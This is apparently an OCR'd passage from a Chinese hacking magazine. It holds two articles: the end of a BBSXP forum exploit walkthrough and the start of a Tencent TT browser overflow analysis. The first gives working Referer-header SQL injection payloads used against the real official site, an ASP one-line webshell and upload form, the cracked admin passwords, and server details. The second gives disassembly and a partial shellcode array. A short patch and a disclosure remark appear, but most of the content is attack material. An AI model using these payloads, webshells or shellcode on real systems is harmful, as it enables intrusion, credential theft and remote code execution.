



图 10

**小提示：**

这一段代码看着乱糟糟的，实际上大家应该也掌握了规律了。Referer：http://127.0.0.1','','','修改帖子成功');这一句不需改变，后面随便写自己定义的SQL语句，最后加一个“--”进行注释。备份Log的这一段语句可以从NBSI 3.0里轻松的得到，方法是打开NBSI 3.0 xiaolu增强版，切换到getwebshell界面中。在备份路径中写入你想得到的webshell物理地址，注入地址填http://www.baidu.com/index.asp?a=1，单击“备份”，就会看到“第一步”、“第二步”之类的提示，聪明的读者一定想到了，把这里提示的SQL语句提取出来，放到我们的Referer后面就行了。

上面插入的一句话木马是<%Execute(request("a"))%>，利用客户端，轻松上传ASP马，如图11、12所示。



```
<form action=http://127.0.0.1/ttfct.asp method=post>
<textarea name=a cols=120 rows=10 width=45>
set lP=server.createObject("Adodb.Stream")
lP.Open
lP.Type=2
lP.CharSet="gb2312"
lP.writetext request("b")
lP.SaveToFile server.mappath("config1.asp"),2
lP.Close
```

图 11




图12

## 第二部分：检测官方网站

打开官方网站，注册一个用户，我注册的是sina147，为了不引起管理员的怀疑，我就不把自己提升为管理员，而是直接获取BBSXP官方管理员的密码和后台密码。用sina147登录后，查看发现管理团队得知管理员用户名为yuzi，如图13所示。




图13

然后发帖，编辑，抓包，修改Referer为Referer：http://bbs.yuzi.net','','','修改帖子成功');update BBSXP_users set UserMail=(select userpass from BBSXP_users where sername='yuzi') where username='sina147'--。

**注意：**

这里一定要把Referer的URL写为http://bbs.yuzi.net，如果你要入侵的目标是www.xxx.com，这里也要做相应的修改，否则会失败的！

上句的用意是把yuzi的密码更新到sina147的邮箱中，NC提交后，得到yuzi的md5密码散列，如图14所示。

在http://www.cmd5.com解密5D4D89BEA718BEE10686FB053E86F13B得到密码明文为“080532779”。再次修改Referer为Referer：http://bbs.yuzi.net','','','修改帖子成功');update BBSXP_users set UserMail=(select top 1 adminpassword from BBSXP_sitesettings) where username='sina147'--。

此句的作用是把后台管理密码写到sina147的邮箱中，提交后得到后台md5密码散列531BC3E862F67DC2BAA871EABDE81A4F，解密后为“080532449”，最后，利用此密码成功登录后台，如图15所示。




图14

进入主机环境变量，得到物理路径为D:\www\bbs.yuzi.net\Admin_other.asp，如图16所示。有了物理路径，就可以LOG备份上去，然后想办法提权。




图15

| 项目 | |
|---|---|
| 服务器的域名 | bbs.yuzi.net |
| 服务器的IP地址 | 210.16.159.6 |
| 服务器端口 | 80 |
| 服务器软件 | Microsoft-IIS/6.0 |
| 服务器解译引擎 | VBScript/5.6.8827 |
| 服务器操作系统 | Windows_NT |
| 服务器CPU数量 | 2 |
| 服务器CPU详情 | x86 Family 15 Model 4 Stepping 1, GenuineIntel |
| 服务器当前时间 | 2006-12-21 20:55:02 |
| 脚本连接超时时间 | 10秒 |
| 服务器Application数量 | 1 |
| 服务器Session数量 | 2 |
| 本文件请求的物理路径 | D:\www\bbs.yuzi.net\Admin_other.asp |
| 本文件请求的URL | http://bbs.yuzi.net/Admin_other.asp |

图16

到此，整个检测过程就算结束了，一个小小的漏洞，造成如此严重的后果，现在用这套程序的朋友要注意修补了。

## 三、修补漏洞

修补方法：找到漏洞文件Setup.asp中的第394行代码，将Request.ServerVariables("HTTP_REFERER")替换为Replace(Replace(Request.ServerVariables("HTTP_REFERER"),"'","''"),"--","")就可以了。

**关键词解释：ASP内置环境变量**

ASP内置了不少对象，像Request.ServerVariables("REMOTE_ADDR")可以获得访问该页面用户的IP地址，Request.ServerVariables("script_name")则可以获得用户当前访问的页面名称是什么。看过前几期脚本扫盲班的朋友可以用下面代码进行测试：

```
<%
Response.Write Request.ServerVariables("script_name")
%>
```

新手建议再查询一下Request.ServerVariables的完整资料，它会很方便的帮大家理解本文。

**小编点评：**

好象很久没有看到这样分析代码和手工发包的漏洞利用文章了，这次又是BBSXP做了牺牲品。对新手来说，文章有点难，所以作者还做了个动画随光盘送给大家，应该就容易上手了。经过我的涂鸦，文章的一些步骤加了“工具化”的教学式

讲解，希望有兴趣的朋友努力去理解一下，一定可以学会的。其实我真正的对脚本入门也就是从BBSXP 开始的，5.16 是在我发现了部分漏洞后帮助yuzi 一起修复的一个版本，注入漏洞应该是没有了，那之后，本地备份上传得到shell 的漏洞也修复了，我以为BBSXP 会从此完美起来。可是没想到后来的6.0 一出，我和zj1244 不到半个小时就找到了漏洞并测试成功，到现在的7.0 beta2 又出现了新的漏洞。感觉yuzi 每一次添加新功能，就会增大一点安全隐患，总是穿新鞋走老路，一成不变的注入漏洞如影随形的跟着BBSXP。文章发出的时候，我会跟作者报告这个漏洞，大家就不要去官方测试了，学习作者分析漏洞的思路和利用的方法，才是技术提高的根本法则。

（文章中涉及到的nc.exe、NBSI 3.0xiaolu 增强版、一句话木马客户端已收录至光盘中）

文章难易度：★★★★
文章闪光点：腾讯TT浏览器下载插件漏洞的分析及利用

# 腾讯 TT 最新漏洞也曝光

爱无言

今年年初，幻影旅团公布了腾讯QQ 的一个远程溢出漏洞，在黑客X 档案07 年第2 期上也已经详细的介绍过了该漏洞的利用方法，由于国内使用腾讯QQ 的用户实在是太多了，因此这个漏洞的危害性是很严重的。正因为如此，腾讯的其它软件也引起了我的关注。

在腾讯的软件中，除了即时通讯软件QQ 及TM 外，还有TTraveler（简称TT），这是腾讯推出的一个浏览器。记得去年的时候我曾经发现过腾讯TT 浏览器的一个安全漏洞，当时也写信通知了腾讯公司，不过他们并没有任何回复，TT 目前的版本中已经不存在那个漏洞了，很有可能是已经修复了，我费了好几天的时间重新研究了一下TT 的最新版本，结果重新发现了一个新的安全漏洞。

先来看一下腾讯TT 浏览器的这个漏洞。当我们安装完TT 后，会发现它有一个叫“旋风下载”的下载插件，这个插件很类似于加速下载器。当我们点击下载的超链接时，就会提示我们“使用旋风下载”，如图1。





图1

如果我们选择使用“旋风下载”的话，会弹出来一个对话框，让我们选择“打开”、“保存”或者是“取消”。如果我们选择的是“打开”，那么程序首先会在我们当前登录用户名的临时文件夹下建立临时下载文件，比如我登录的用户名是new，那么程序就会在“C:\Documents and Settings\new\Local Settings\Temp”这个临时文件夹下建立临时下载文件，而临时文件名就是要下载文件本身的文件名，当下载完成后就会自动打开文件运行。问题就出在这里，我们都知道Windows 下的文件命名规则是文件名长度必须在256 个字符以内，这其中包括文件路径的长度，可是TT 的下载插件“旋风下载”在传递文件名参数的时候竟然是使用了260 个字符的长度（104 为16 进制数，转换为10 进制数即为260），如图2。

这样的话，当程序返回时，返回地址被覆盖成多出来的4 个字节，从而就导致了溢出发生。真是宝贵的4 个字节呀，不多不少，根据我反汇编测试的结果，漏洞产生的具体流程为：点击“打开”－发出消息－消息处理函数oncmdmsg－创建临时文件函数－系统函数makepath－创建完毕（这里已经出错，系统函数并未创建文件，因为文件名已经超长）－准备返回－地址被覆盖出错。

```
.  8BF1          mov     esi, ecx
.  6A 01         push    1
.  E8 EECF0100   call    <jmp.&MFC42.#6334_CWnd::UpdateData>
.  8B9E 5001000  mov     ebx, dword ptr [esi+150]
.  E8 E9F1FFFF   call    004066E0
.  8BC8          mov     ecx, eax
.  E8 32F2FFFF   call    00406730
.  8B00          mov     eax, dword ptr [eax]
.  53            push    ebx
.  8DBE 4C01000  lea     edi, dword ptr [esi+14C]
.  50            push    eax
.  68 04010000   push    104
.  68 04010000   push    104
.  8BCF          mov     ecx, edi
.  E8 BBCF0100   call    <jmp.&MFC42.#2915_CString::GetBuffer>
.  50            push    eax
.  E8 91000200   call    004275B0
.  83C4 10       add     esp, 10
```

图2

看了以上的分析，想必大家对于TT 的这个溢出漏洞都有了一定的了解了吧。我们来想法子测试一下，事实上该漏洞真正的难点就在如何利用，因为获得用户临时文件夹位置的函数得出的文件夹名长度是变化的，并且因为是文件名，特殊的字符如“.”、“－”等基本上是不允许出现的；这就使得我们必须对shellcode 的编码提出更严格的要求，并且还不能使用普通栈溢出的jmp esp 来获得执行shellcode 的跳转，因为如果我们放入更长的文件名，就会导致程序写入错误，造成漏洞将无法被成功利用。根据我调试的结果，我们可以使用jmp ebx 的方法来替代jmp esp 获得执行shellcode 的机会。

来分析一下shellcode 的编码问题，下边是一个简单的打开命令执行窗口的一段shellcode：

```
0x8B,0xE5, /*mov esp, ebp */
0x55, /*push ebp */
0x8B,0xEC, /*mov ebp, esp */
0x83,0xEC,0x0C, /*sub esp, 0000000C */
0xB8,0x63,0x6F,0x6D,0x6D, /*mov eax, 6D6D6F63 */
0x89,0x45,0xF4, /*mov dword ptr [ebp-0C], eax*/
0xB8,0x61,0x6E,0x64,0x2E, /*mov eax, 2E646E61 */
0x89,0x45,0xF8, /*mov dword ptr [ebp-08], eax*/
0xB8,0x63,0x6F,0x6D,0x22, /*mov eax, 226D6F63 */
0x89,0x45,0xFC, /*mov dword ptr [ebp-04], eax*/
0x33,0xD2, /*xor edx, edx */
0x88,0x55,0xFF, /*mov byte ptr [ebp-01], dl */
0x8D,0x45,0xF4, /*lea eax, dword ptr [ebp-0C]*/
0x50, /*push eax */
0xB8,0x24,0x98,0x22,0x78, /*mov eax, 78229824 system地址*/
